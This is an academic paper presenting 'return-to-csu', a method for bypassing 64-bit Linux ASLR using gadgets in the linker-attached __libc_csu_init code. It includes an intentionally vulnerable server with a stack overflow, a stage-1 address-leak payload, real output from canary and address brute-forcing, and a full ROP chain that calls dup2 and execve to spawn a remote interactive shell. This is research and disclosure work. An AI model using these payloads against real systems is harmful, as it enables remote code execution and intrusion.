return-to-csu: A New Method to Bypass 64-bit Linux ASLR

Dr. Hector
Marco-Gisbert
hector.marco@uws.ac.uk

Dr. Ismael Ripoll-Ripoll
iripoll@disca.upv.es

Contents

1 Introduction

Address Space Layout Randomization (ASLR) is a defensive technique which randomizes the memory address of software trying to deters exploits which relay on knowing of the location of applications memory map. Rather than increasing security by removing vulnerabilities from the system as source code analysis tools [8] do, ASLR is a prophylactic technique which tries to make more difficult to exploit existing vulnerabilities [18].

The security provided by ASLR is based on several factors [17], including how predictable the random memory layout of a program is, how tolerant an exploitation technique is to variations in memory layout or how many attempts an attacker can make in practice. ASLR is a wide spectrum protection technique, in the sense that rather than addressing a special type of vulnerability, as for example the renewSSP [11] does, it jeopardises the programming code [13] of the attackers independently of the vector [6] used to inject code or redirect the control flow. Similarly to other mitigation techniques, the ASLR transforms what would otherwise be a code execution attack into an application crashing.

The ASLR is an abstract idea which has multiple implementations [20, 21, 9, 7], though there are important differences in performance and security coverage between them. Therefore, we need to make a clear distinction between the core concept of ASLR, which is typically described as something which"*introduces randomness in the address space layout of user space processes*" [19], and the exact features of each implementation.

Although the ASLR is more than 14 years old [14], there is still a lot of work and innovations to be done [10], both in the design and the implementation. Google has added ASLR to Android 4.0, and PIE support on 4.1. Another area of active work is in the implementation of the KASLR (Kernel ASLR), which loads the kernel code and drivers at random positions [5].

The major contributions of this paper are as follows:

- `return-to-csu`: A new method to bypass the ASLR in 64-bit systems
- An universal µROP chain present in all applications to leak arbitrary memory.
- A proof of concept of how to use this universal µROP to leak `libc` addresses.
- An approach to enrich automatic `ROP-chain` generators.
- A patch for the `ropper`[16] tool to support the `return-to-csu` attack.
- An ELF patcher to mitigate the `return-to-csu` attack.
- A critical discussion about the difficulty of adopting a complete solution.

2 ASLR in x86_64: A more secure architecture

When we are facing the ASLR knowing the architecture is crucial because it will determine the bypass method to be used. In this work we will focus on how to bypass the ASLR in Linux 64-bit (x86_64).

Although at first glance it would seem that moving from 32 to 64-bit architectures the benefit is mainly the number of random bits available to randomize objects, the truth is that there are other important reasons that have a huge benefit not only to

the ASLR but to other protections techniques like the Stack Smashing Protector. One of them is the application binary interface (ABI) which is the interface between two program modules; often, one of these modules is a library or operating system facility, and the other is a program that is being run by a user. The ABI also defines how data structures or computational routines are accessed in machine code, which is a low-level, hardware-dependent format.

For example, in 32 bits function parameters are passed on the stack, which enable attacks like `return-to-libc` to bypass not only the ASLR but the NX bit protection. On the other hand, on x86_64 most function parameters are passed in registers, which prevents to use direct attacks like `return-to-libc` because the library functions are expecting the parameters in registers but the attackers typically only control the stack. Note that this ABI change is not related to the increase on the address with, but it is related to the fact that there are twice the processor registers and so the stack in only when passing a large number of parameters. Having a different ABI completely change the attack vector. Table 1 shows more details about these differences.

There is another improvement in the x86_64: instruction pointer (IP) relative addressing. This addressing mode was present in most, may be all, processors but the x86 family. It is not easy (efficient) to generate position independent code (PIE) on a processor without IP relative addressing. Now, most executables are PIE compiled; it have taken more than a decade to make the transition from EXEC (non-pie ELF) to DYN (pie or pic ELF).

Parameter	**Linux 32-bit (i386)**	**Linux 64-bit (x86_64)**
ASLR Entropy (Linux)	Very low (8 bits)	High (28 bits)
ABI/Call parameters	Stack	Registers
Direct attacks like ret2libc	Yes	No
Offset2lib	Partial	Partial
Brute fore in practice	Yes	No?
Native PIC/PIE CPU support	No	Yes (`%rip`)

Table 1: 32 vs 64-bit.

The ASLR in 64-bit systems (x86_64) is not only better because prevents against some attacks but it is faster because the Native PIC/PIE CPU support. Therefore when attackers are designing new methods to bypass the ASLR in x86_64 they need to overcome all these additional issues to successfully bypass the ASLR.

Remember that although the x86_64 is a 64 bit architecture, the addresses **are not**. The actual virtual addresses are only 47 bits, which greatly reduces the number of bits that can be randomized by the ASLR. Last year (2017) Intel® announced a 57-bit virtual address spaces, but there's no processor in the market yet. Other processors, like the IBM® s360, has a real full 64-bit addressing.

3 The Achilles heel: "The attached code"

This section describes the details that make the `return-to-csu` attack possible and how to exploit it. It is specific to GNU/Linux but probably due to the few gadgets that enable the `return-to-csu` attack, it will may affect other operating systems with minor changes (homework).

```c
int main(int argc, const char *argv[]) {
        return 0;
}
```

Listing 1: Minimal do-nothing C program.

It is not a programming error on the code that implements the ASLR, but a exploitation method that it is possible because of the "attached code" by the linker. Unfortunately, it can not be easily fixed as we discuss in section 6.

The problem appears when an application is Dynamically compiled, which represents 99% of all applications. More precisely when the linker "attaches code" to the ELF executable that is not coming from the source code of the application. In other words the resulting ELF executable contains not only the compiled source code from the application but already compiled code from statically linked libraries "`.a`" and object files "`.o`" even when it is dynamically compiled.

Listing 1 shows the source code of "`empty.c`". A simple C file which only have defined the `main` function and a `return 0;` as the unique source code. After compiling this minimal source code we can see defined symbols that are not in the source code. Listing 2 shows all symbols that are in the text (code) section.

```
$ gcc empty.c -o empty
$ nm -a empty | grep " t\| T"
0000000000000520 t deregister_tm_clones
00000000000005b0 t __do_global_dtors_aux
0000000000200df8 t __do_global_dtors_aux_fini_array_entry
0000000000000684 T _fini
0000000000000684 t .fini
0000000000200df8 t .fini_array
00000000000005f0 t frame_dummy
0000000000200df0 t __frame_dummy_init_array_entry
00000000000004b8 T _init
00000000000004b8 t .init
0000000000200df0 t .init_array
0000000000200df8 t __init_array_end
0000000000200df0 t __init_array_start
0000000000000680 T __libc_csu_fini
0000000000000610 T __libc_csu_init
00000000000005fa T main
00000000000004d0 t .plt
00000000000004e0 t .plt.got
0000000000000560 t register_tm_clones
00000000000004f0 T _start
00000000000004f0 t .text
```

Listing 2: The **Attached Code**: Resulting symbols after compiling an empty C file.

As we can see, the resulting ELF file contains additional symbols that were not in the original source code. We have named all these symbols (excluding the `main()` function) "**attached code**".

Table 2 shows all functions names and their file paths that are "attached" to the executable when the application is dynamically compiled.

Symbol	File where the symbols was linked from.
deregister_tm_clones register_tm_clones __do_global_dtors_aux frame_dummy	/usr/lib/gcc/x86_64-linux-gnu/7/crtbeginS.o
__libc_csu_fini __libc_csu_init	/usr/lib/x86_64-linux-gnu/libc_nonshared.a
_fini _init	/usr/lib/x86_64-linux-gnu/crti.o
_start	/usr/lib/x86_64-linux-gnu/Scrt1.o

Table 2: Symbol names and files linked in Dynamic Executables.

As can be seen, when an executable is dynamically compiled there is also statically linked code attached to that executable. For example, it is widely known that most of the dynamically linked executables are linked against the `libc.so` but as we can see in table 2, the `libc_nonshared.a` is also statically linked.

Part of that "attached code" is used at program-level to implement initializers and finalizers. The `__libc_csu_init()` function uses `__frame_dummy_init_array_entry` and `__init_array_end` to implement such features. Basically we can see that as mechanisms controllable by the programmer to execute code after and before `main()`.

Since each application has their own initializers/finalizers and constructors/destructors, pointers to those functions are stored in the applications because it is application dependant data. Although we are not specifying code to call to those pointers, eventually we need to call to them. The code making these calls is for the sake of the simplicity "attached" to the executable where it can directly access to those pointers.

Figure 1 shows the actual sequence of function calls executed by a program. This sequence has been generated automatically directly from the execution of the program shown in listing 17. It has been generated running the program stepi from GDB, then a small Python script to produce a `.dot` (graphviz) file.

4 Approach to bypass the ASLR on x86_64

This section presents the approach followed to bypass the ASLR in x86_64. First we explore how good popular ROP chain advanced tools are when trying to find enough gadgets to automatically build ROP chains in "empty" ELF files (see listing 1 and 2). Later we detail our manual analysis of the "attached code" which allowed us to create a µROP to leak arbitrary executable memory resulting in a direct `libc` de-randomization. Finally we briefly discuss why these automatic tools failed and suggest some recommendations to improve them.

4.1 Challenging automatic `ROP-chain` generator

Since this "attached code" is present in all executables a first approach would be to see if **only** using that "attached code" we can build a ROP attack. Having enough gadgets to successfully execute arbitrary code using the "attached code" means that attackers wouldn't need to care about the code from the source code of the application but they




Figure 1: Edge labels indicate the call sequence.

would have a generic method to execute arbitrary code.

We have used the "attached code" to feed two different advanced ROP chain generator, `ropper` and `ropshell.com`. The results of both tools were very similar, in both cases these tools were able to find "evident" gadgets but failed when a basic ROP chain was requested. The reason seems to be obvious, the available code in the "attached code" seems to be not enough to build full operative ROP chains to execute arbitrary code. Particularly, these tools were unable to find gadgets to manipulate memory and to execute syscalls, as well as some registers needed to manipulate arguments to build reliable exploits.

4.2 Manual analysis of the "attached code" for fun and profit

Having in mind that finding really good gadgets to generate ROP chains is not a trivial thing when the code is very small, we have meticulously analyzed the "attached code" to find an alternative to the negative answer we got from the automatic tools.

Our analysis reveled that `__libc_csu_init()` contains sequences of `pop, ret` instructions which makes it a very good candidate to be used as part in an attack.

Listing 3 shows the disassembled code of the `__libc_csu_init()` function.

```
00000000000010d0 <__libc_csu_init>:
10d0:  41 57                   push   %r15
10d2:  41 56                   push   %r14
10d4:  41 89 ff                mov    %edi,%r15d
10d7:  41 55                   push   %r13
10d9:  41 54                   push   %r12
10db:  4c 8d 25 46 0c 20 00    lea    0x200c46(%rip),%r12 #__frame_dummy_init_array_entry
```

```
10e2: 55                    push   %rbp
10e3: 48 8d 2d 46 0c 20 00  lea    0x200c46(%rip),%rbp #__init_array_end
10ea: 53                    push   %rbx
10eb: 49 89 f6              mov    %rsi,%r14
10ee: 49 89 d5              mov    %rdx,%r13
10f1: 4c 29 e5              sub    %r12,%rbp
10f4: 48 83 ec 08           sub    $0x8,%rsp
10f8: 48 c1 fd 03           sar    $0x3,%rbp
10fc: e8 27 f8 ff ff        callq  928 <_init>
1101: 48 85 ed              test   %rbp,%rbp
1104: 74 20                 je     1126 <__libc_csu_init+0x56>
1106: 31 db                 xor    %ebx,%ebx
1108: 0f 1f 84 00 00 00 00  nopl   0x0(%rax,%rax,1)
110f: 00
1110: 4c 89 ea              mov    %r13,%rdx                    GADGET 2
1113: 4c 89 f6              mov    %r14,%rsi
1116: 44 89 ff              mov    %r15d,%edi
1119: 41 ff 14 dc           callq  *(%r12,%rbx,8)
111d: 48 83 c3 01           add    $0x1,%rbx
1121: 48 39 dd              cmp    %rbx,%rbp
1124: 75 ea                 jne    1110 <__libc_csu_init+0x40>
1126: 48 83 c4 08           add    $0x8,%rsp
112a: 5b                    pop    %rbx                         GADGET 1
112b: 5d                    pop    %rbp
112c: 41 5c                 pop    %r12
112e: 41 5d                 pop    %r13
1130: 41 5e                 pop    %r14
1132: 41 5f                 pop    %r15
1134: c3                    retq
```

Listing 3: __libc_csu_init() disassembled.

From the disassembled code on listing 3 we can extract two useful gadgets. Gadget 1 contains a sequence of gadgets that allow us to control `%rbx, %rbp, %r12, %r13, %r14` and `r15`. But on x86_64 the first three parameters are passed in registers, `%rdi, %rsi, %rdx`. Gadget 2 is doing exactly this from the registers that we control from Gadget 1. Unlike common gadgets, the gadget 2 ends with a `callq` but fortunately we control all registers involved in the destination address calculation. The `callq *(%r12,%rbx,8)` will calculate the destination address as `(%r12 + (%rbx * 8) )`.

4.3 Universal µROP from "attached code"

Therefore we control three arguments and the destination of a call. In what follows we will focus only the `__libc_csu_init()` function, which is part of the "attached code". Summarizing, We have:

- A µROP chain but no gadgets like write-what-where.
- Control of 3 arguments. But,
  - We can set `%rsi` to `0x55743e8a8000`
  - But not `%rsi`$\mapsto$ {`''sh''`, `''-i''`, `NULL`}
- We can specify the destination of a call. But,

  - No `%rax` control, nor `SYSCALL/SYSENTER/INT 0x80` gadgets
  - We cannot execute syscalls.
- We don't know where are loaded: stack, libs, heap,...

Figure 2 summarizes the `ROP chain` of Gadget 1 plush Gadget 2. The gadget 1 is used to fill registers that will be used later on on Gadget 2 to make a controllable `call`.




Figure 2: µROP chain from `__libc_csu_init`

To have a generic method that doesn't depend on the compiled source code where additional protections mechanisms could be applied we still need to call somewhere inside the attached code. A good candidates as destination calls are the `PLT`s. We can call any `@PLT` and they are part of the attached code as listing 2 shows. Considering that most attacks interact with attackers during the exploitation, we can assume that any program will have `@PLT` entries for `read()` and `write()` or `send()` and `recv()`.

The attackers are connected to the target server they are attacking in some way. For example via 80 port if the server is an HTTP server. Therefore internally the sever has a `fd` associated to their connection. If attackers write into that `fd` socket, they'll see the content. Since the file descriptor numbers can not be randomized[1] by Linux they can be easily predicted.

```
write@plt(4, &GOT_TABLE[1], 8);
```

Listing 4: Resulting pseudo-C code when calling to `write@plt`.

Calling to `write@plt` attackers can write into this socket. Attackers can use a `GOT` table entry to de-randomize `libc`. Note that `&GOT_TABLE[1]` is the address contained in the first `GOT` entry.

Figure 4 shows the resulting "C" code of the call assuming that the server assigned the `fd` 4.

Knowing an address belonging to a library completely de-randomize all its code and data which in practice can be used in automatic ROP chain generators to execute arbitrary code easily. Figure 3 shows the 3 gadgets involved in the arbitrary info leak. This is the stage 1 of the return-to-csu attack. The leaked address (typically from `libc`) is sent to the attackers and it would be used to build a final payload.




Figure 3: Stage 1 µROP chain: leaking arbitrary memory




Figure 4: return-to-csu completed attack.

4.4 Building the final `full-ROP` attack: Getting a shell

Using the Stage 1 µROP chain attackers can leak addresses (typically from `libc`) to build in a second stage a complete ROP chains to execute arbitrary commands.

Figure 4 summarizes complete `return-to-csu` attack where the output of the Stage 1 is used to build the payload of the stage 2.

4.5 `return-to-csu` attack scenarios categorization

The `return-to-csu` attack relies on knowing address of the executable. PIE compiling is becoming the default option in most systems. Currently exist valid techniques to de-randomize the base image of the executables very fast. An example of these is the Offset2lib attack [12] which currently is patched, but the de-randomization details about how an executable can be de-randomized remains valid to this date. Figure 5 shows in which scenarios the `return-to-csu` attack can be applied directly and which it would require to use techniques like the one used in the Offset2lib attack to de-randomize the executable.

4.6 Why automatic tools have failed?

Automatic ROP-chain generation are clever but have limitations. They are focused on profitable gadgets and try to linked them in order to build a ROP-chain. Both `ropper` and `ropshell.com` failed because they didn't find the gadget 2 which is key for the creation of the µROP of the stage 1.

[1] `man 2 open` [...] The file descriptor returned by a successful call will be the lowest-numbered file descriptor not currently open for the process.




Figure 5: return-to-csu categorization depending on the attacked app.

Probably because the registers `%r13`, `%r14` and `%r15` are in `movs` and not in `pops` instructions they were discarded, but actually these register are fully controlled by gadget 1 as showed in listing 3. A better knowledge about which registers are controlled will improve these tools to avoid false negatives. In the same way, other gadgets like `PLT` calls should be contemplated by these tools because as has shown in this paper, they could be very useful when there is a gadgets shortage.

It is highly recommended to do a manual analysis when an advanced ROP-chain tool generator says "there are not enough gadgets" to ensure that actually there are not any non-trivial path.

5 return-to-csu: Building the attack

This section details the steps to build a successful attack to bypass the ASLR x86_64 GNU/Linux by using the "attached code" presented in section 3.

Our attack against address-space layout randomization can be used against PIE compiled applications by using our disclosed vulnerability [12] to de-randomize PIE applications. Section 4.5 present all scenarios where the `return-to-csu` attack can be used.

5.1 The vulnerable server

To demonstrate the feasibility to bypass the ASLR by exploiting our finding, we have build a target server with a vulnerability. The server has been executed in the Ubuntu 17.10 Linux distribution equipped with an x86_64 Intel Core i7-7700HQ CPU, clocked at 2.8 GHz and 3072 MB RAM.

We have introduced a standard stack buffer overflow error, similar to those recently found in Nginx HTTP Server [1], Ultra Mini HTTPD [2] and PostgreSQL [3, 4], in the target server. The server is implemented as a standard forking server, where each client request is attended by a dedicated child process. This architecture is widely used due to its simplicity for handling multiple concurrent clients, stability, security and scalability.

The vulnerable function introduced in the server is showed in listing 5. The overflow occurs when a buffer, `str`, larger than `48` bytes is passed to the `vuln_func()`. It is naively copied into the local vector, `buff`, which is overflown. Also, we consider that the vulnerable function is invoked with the same data sent to the server by the clients,

attackers in our case. That is, we assume that there is no intermediate cooking or modification of the attacker data.

```
void vuln_func(char *str, int lstr){
   char buff[48];
   int i = 0;
   ...
   for (i = 0; i < lstr; i++) {
      if (str[i] != '\n')
         buff[lbuff++] = str[i];
   ...
}
```

Listing 5: Server vulnerable function.

The server has been compiled and executed with the maximum possible ASLR support from both the compiler and the operating system. Table 3 shows information about compilations flags as well as operating system configuration and other protection mechanisms under which our server will be executed.

Parameter	Comment	Configuration
App. relocatable	Yes	`-fpie -pie`
Lib. relocatable	Yes	`-Fpic`
ASLR config.	Enabled	`randomize_va_space = 2`
SSP	Enabled	`-fstack-protector-all`
Arch.	64 bits	x86_64 GNU/Linux
NX	Enabled	PAE or x64
RELRO	Full	`-Wl,-z,relro,-z,now`
FORTIFY	Yes	`-D_FORTIFY_SOURCE=2`
Optimization	Yes	`-O2`

Table 3: Security server options.

Although bypassing the Stack Smashing Protector (SSP) technique, FORTIFY or the RELocation Read-Only (RELRO) are not our primary goal, since they can be bypassed without extra complexity in the description of this example we decided to enabled them for showing a more realistic PoC.

As shown in listing 3, we have added extra security flags to the server. Concretely we added the `-fstack-protector-all` GCC flag which protects not only functions with buffers larger than 8 bytes but every function in the application or the GCC flags `-wl,-z,-relro,-z,now` which remove the possibility to defeat the ASLR by overwriting GOT entries [15].

5.2 `return-to-csu` attack stage 1

We have modified the ropper to support the `return-to-csu` attack but for the sake of clarity we will show the two `return-to-csu` attack stages separately.

Listing 6 shows the payload that exploits the stack buffer overflow of the server presented in listing 5, adjusted to its disassembled code is showed in listing 3.

```
p = ''
p += pack("<Q", app_base + __LIBC_CSU_INIT_OFFSET + 90); # Gadget 1 entry
```

```
p += pack("<Q", 0x0)                                    # rbx = 0
p += pack("<Q", 0x0)                                    # rbp = 0
p += pack("<Q", app_base + WRITE_GOT_PLT_OFFSET);       # write() GOT offset
p += pack("<Q", 0x8)                                    # Bytes to write
p += pack("<Q", app_base + WRITE_GOT_PLT_OFFSET)        # write() GOT offset
p += pack("<Q", 4)                                      # socket
p += pack("<Q", app_base + 0x1110)                      # Gadget 2 entry
```

Listing 6: `return-to-csu` attack stage 1 exploit.

From a real execution we obtained as output stage 1 `0x00007fda3c12a0b0` as showed in listing 7

```
./exploit-server_64_PIE.py -s 10.0.2.15 -p 9999
[+] Exploit ASLR 64 bit systems
[+] Trying to find out the canary offset
   [+] Offset is 56 bytes
[+] Brute forcing stack canary
   [+] SSP value is 0x0e8e6dc24e458900
[+] Brute forcing EBP
   [+] EBP value is 0x00007ffd694d4158
[+] Brute forcing Saved EIP
   [+] EIP value is 0x0000555cd2686ff4
[+] Text Base at 0x0000555cd2686000

Libc write function is at 0x00007fda3c12a0b0
```

Listing 7: Real output of the `return-to-csu` attack stage 1 exploit execution.

5.3 `return-to-csu` attack stage 2

The second stage consist on using the input from stage 1 to calculate the base address of the `libc`. This will enable us to use all code and data available in `libc`.

In our test, the offset of the `<__write@@GLIBC_2.2.5>` is at `0x1040b0` which means that the `libc` base address will be calculated as showed in equation 1.

$$\texttt{Libc base} = \texttt{0x00007fda3c12a0b0} - \texttt{0x1040b0} = \texttt{0x7fda3c026000} \quad (1)$$

Feeding ROP chain generators with `libc` will allow attackers to execute arbitrary commands. The `libc` library contains all kind of gadgets which in practice means that we can execute any command we want. In our experiments we decided to execute a remote interactive shell.

As we modified the ropper tools to support exactly this command we can just run the ropper tool as showed in listing 8. Note that we are indicating 4 as the `fd`, but this value can change in your particular exploitation. See section 4.3 for more details.

```
./Ropper.py --file libc.so.6 --ret2csu "fd=0x4" -I 0x7fda3c026000
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
#!/usr/bin/env python
# Generated by ropper ropchain generator #
from struct import pack
```

```
p = lambda x : pack('Q', x)

IMAGE_BASE_0 = 0x00007fda3c026000 # libc.so.6
rebase_0 = lambda x : p(x + IMAGE_BASE_0)

rop = ''

# dup2(4,0)
rop += rebase_0(0x0000000000020b8b) # 0x00007fda3c046b8b: pop rdi; ret;
rop += p(0x0000000000000004)
rop += rebase_0(0x0000000000020a0b) # 0x00007fda3c046a0b: pop rsi; ret;
rop += p(0x0000000000000000)
rop += rebase_0(0x00000000000234c3) # 0x00007fda3c0494c3: pop rax; ret;
rop += p(0x0000000000000021)
rop += rebase_0(0x00000000000c7fd5) # 0x00007fda3c0edfd5: syscall; ret;

# dup2(4,0)
rop += rebase_0(0x0000000000020b8b) # 0x00007fda3c046b8b: pop rdi; ret;
rop += p(0x0000000000000004)
rop += rebase_0(0x0000000000020a0b) # 0x00007fda3c046a0b: pop rsi; ret;
rop += p(0x0000000000000001)
rop += rebase_0(0x00000000000234c3) # 0x00007fda3c0494c3: pop rax; ret;
rop += p(0x0000000000000021)
rop += rebase_0(0x00000000000c7fd5) # 0x00007fda3c0edfd5: syscall; ret;

# dup2(4,0)
rop += rebase_0(0x0000000000020b8b) # 0x00007fda3c046b8b: pop rdi; ret;
rop += p(0x0000000000000004)
rop += rebase_0(0x0000000000020a0b) # 0x00007fda3c046a0b: pop rsi; ret;
rop += p(0x0000000000000002)
rop += rebase_0(0x00000000000234c3) # 0x00007fda3c0494c3: pop rax; ret;
rop += p(0x0000000000000021)
rop += rebase_0(0x00000000000c7fd5) # 0x00007fda3c0edfd5: syscall; ret;

# Prepare execve("/bin/sh", {"sh" , "-i", NULL}, NULL");

# "/bin/sh\x00" ...
rop += rebase_0(0x0000000000123165) # 0x00007fda3c149165: pop r10; ret;
rop += p(0x0068732f6e69622f)
rop += rebase_0(0x0000000000020b8b) # 0x00007fda3c046b8b: pop rdi; ret;
rop += rebase_0(0x00000000004005f0)
rop += rebase_0(0x000000000005d19d) # 0x00007fda3c08319d: mov qword ptr[rdi],r10; ret;

# "sh\x00-i\x00"
rop += rebase_0(0x0000000000123165) # 0x00007fda3c149165: pop r10; ret;
rop += p(0x000000692d006873)
rop += rebase_0(0x0000000000020b8b) # 0x00007fda3c046b8b: pop rdi; ret;
rop += rebase_0(0x00000000004005f8)
rop += rebase_0(0x000000000005d19d) # 0x00007fda3c08319d: mov qword ptr[rdi],r10; ret;

# {"sh",
rop += rebase_0(0x0000000000123165) # 0x00007fda3c149165: pop r10; ret;
rop += p(0x00000000004005f8)
rop += rebase_0(0x0000000000020b8b) # 0x00007fda3c046b8b: pop rdi; ret;
rop += rebase_0(0x0000000000400600)
rop += rebase_0(0x000000000005d19d) # 0x00007fda3c08319d: mov qword ptr[rdi],r10; ret;
```

```
# "-i",
rop += rebase_0(0x0000000000123165) # 0x00007fda3c149165: pop r10; ret;
rop += p(0x00000000004005fb)
rop += rebase_0(0x000000000020b8b) # 0x00007fda3c046b8b: pop rdi; ret;
rop += rebase_0(0x0000000000400608)
rop += rebase_0(0x000000000005d19d) # 0x00007fda3c08319d: mov qword ptr[rdi],r10; ret;

# NULL}
rop += rebase_0(0x0000000000123165) # 0x00007fda3c149165: pop r10; ret;
rop += p(0x0000000000000000)
rop += rebase_0(0x000000000020b8b) # 0x00007fda3c046b8b: pop rdi; ret;
rop += rebase_0(0x0000000000400610)
rop += rebase_0(0x000000000005d19d) # 0x00007fda3c08319d: mov qword ptr[rdi],r10; ret;

# execve(RDI, RSI, RDX);
rop += rebase_0(0x000000000020b8b) # 0x00007fda3c046b8b: pop rdi; ret;
rop += rebase_0(0x00000000004005f0)
rop += rebase_0(0x000000000020a0b) # 0x00007fda3c046a0b: pop rsi; ret;
rop += rebase_0(0x0000000000400600)
rop += rebase_0(0x000000000001b96) # 0x00007fda3c027b96: pop rdx; ret;
rop += p(0x0000000000000000)
rop += rebase_0(0x00000000000234c3) # 0x00007fda3c0494c3: pop rax; ret;
rop += p(0x000000000000003b)
rop += rebase_0(0x00000000000c7fd5) # 0x00007fda3c0edfd5: syscall; ret;
print(rop)

[INFO] rop chain generated!
```

Listing 8: Real output from our modified `ropper` tool to generate an interactive shell.

6 Countermeasures discussion

6.1 Why is this gadget here?

First of all, the complexity of the glibc is so high that it is very hard to find the ultimate reason for some design decisions. Some design choices were motivated by other architecture restrictions which are not applicable to ours. In other cases, the fear to break others code or to cause baroque backward compatibility issues makes the developers to follow the solid premise that "*if it ain't broke, don't fix it*".

In this case, the ultimate reason may be that it has not been considered a security issue. Typically, it is not a big issue until someone exploits it. We all agree that fixing "potential" bugs is not among the smartest things that a developer shall do.

